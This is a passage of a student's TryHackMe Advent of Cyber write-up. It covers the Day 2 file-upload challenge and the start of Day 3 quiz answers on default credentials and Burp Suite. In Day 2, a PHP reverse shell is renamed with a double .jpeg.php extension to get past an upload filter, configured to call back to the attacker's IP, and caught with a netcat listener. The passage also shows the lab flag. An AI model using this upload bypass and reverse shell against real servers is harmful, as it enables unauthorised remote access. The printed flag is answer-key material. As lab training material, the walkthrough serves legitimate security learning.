
View page source to see what type of file accepted to be uploaded. Seems like ".jpeg,.jpg and .png" accepted which is image file

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Step 5:

Download reverse shell file to our own machine since we use virtual box kali linux




```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/ma
ster/php-reverse-shell.php
--2022-06-19 22:15:06--  https://raw.githubusercontent.com/pentestmonkey/php-
reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.11
1.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.1
11.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'php-reverse-shell.php'

php-reverse-shell.p 100%[===================>]   5.36K  --.-KB/s    in 0s

2022-06-19 22:15:07 (110 MB/s) - 'php-reverse-shell.php' saved [5491/5491]
```

Step 6:

Copy and rename the file to add the .jpeg extension so that it is acceptable on the target page

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  php-reverse-shell.php  Public      Templates
Documents  Music      Pictures               santapanel  Videos

┌──(kali㉿kali)-[~]
└─$ cp php-reverse-shell.php ./reverseshell.jpeg.php

┌──(kali㉿kali)-[~]
└─$
```

Step 7:


Change IP address and port number in the shell listener according to our own machine so that we can use it properly. Then, save the file.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.94.82';  // CHANGE THIS
$port = 1234;        // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

```
state UNKNOWN group default qlen 500
    link/none
    inet 10.8.94.82/16 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::4c9c:509e:aca7:2b8/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

Step 8:

Submit the file that we save which is reverseshell.jpeg.php to the target machine





Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
reverseshell.jpeg.php	2022-06-19 22:48	5.4K	

Step 9:
Create a listener to receive what we want from target through our connection created by the reverseshell.jpeg.php file we just uploaded. Click the file we uploaded as soon we created the listener.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.94.82] from (UNKNOWN) [10.10.120.122] 49890
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22
 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 22:58:38 up 25 min,  0 users,  load average: 0.00, 0.04, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
```

Step 10:
As soon we successfully create the listener, we can find the flag by inserting `cat /var/www/flag.txt`. Then we shall receive the flag.

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×   kali@kali: ~ ×
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (851): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


──────────────────────────────────────────────────────────────────────


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjo
ying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Va
rgnaar for his invaluable design lessons, without which the theming of the pa
st two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology:

Accessed to the target machine, we insert the ID number assigned in tryhackme into the id parameter in the search box. As soon landed on the picture submission page we view page source to see what type of file allowed to be uploaded which is image file. Then, we download the reverse shell file into our own machine using the link given in the tryhackme. We also copy the reverse shell file into current directory, change the name into the simple one and add .jpeg extension so it is allowed to be uploaded in the page. Then, we change the IP address and port number in the reverse shell file according to our machine IP address and port number then save it. Then, we upload the reverseshell.jpeg.php file to the page. After that, we create our own listener using the same port number we assigned in the reverse shell file. Click the file we just uploaded in the page and our listener start functioning. We insert the following command cat /var/www/flag.txt and we receive the flag we wanted.

Day 3 - Web exploitation - Christmas Chaos

Tools used: Kali linux, Firefox

Solution/walthrough:

Question 1:
What is the name of the botnet mentioned in the text that was reported in 2018?

> What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of **I**nternet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.


–Screenshot from Tryhackme–

Question 2:
How much did Starbucks pay in USD for reporting default credentials according to the text?

> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):
>
> - https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
> - https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.
>
> In 2017, it was reported that 15% of all IoT devices still use default passwords.
>
> SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.


–Screenshot from Tryhackme–

Question 3:
Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?




–Screenshot from https://hackerone.com/reports/804548–


Question 4:
Examine the options on FoxyProxy on Burp. What is the port number for Burp?



Question 5:
Examine the options on FoxyProxy on Burp. What is the proxy type?




Question 6:
Experiment with decoder on Burp. What is the URL encoding for "PSP0201"?




Question 7:
Look at the list of attack type options on intruder. Which of the following options matches the one in the description?

Uses multiple payload sets. Different payload for each defined position up to maximum 20. Iterates through each payload set in turn, so all permutations of payload combinations are tested.




Question 8:
What is the flag?



Step-by-step to get the flag :


Step 1:

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP (MACHINE_IP) into the browser search bar.




Step 2:


Opening burpsuites community edition



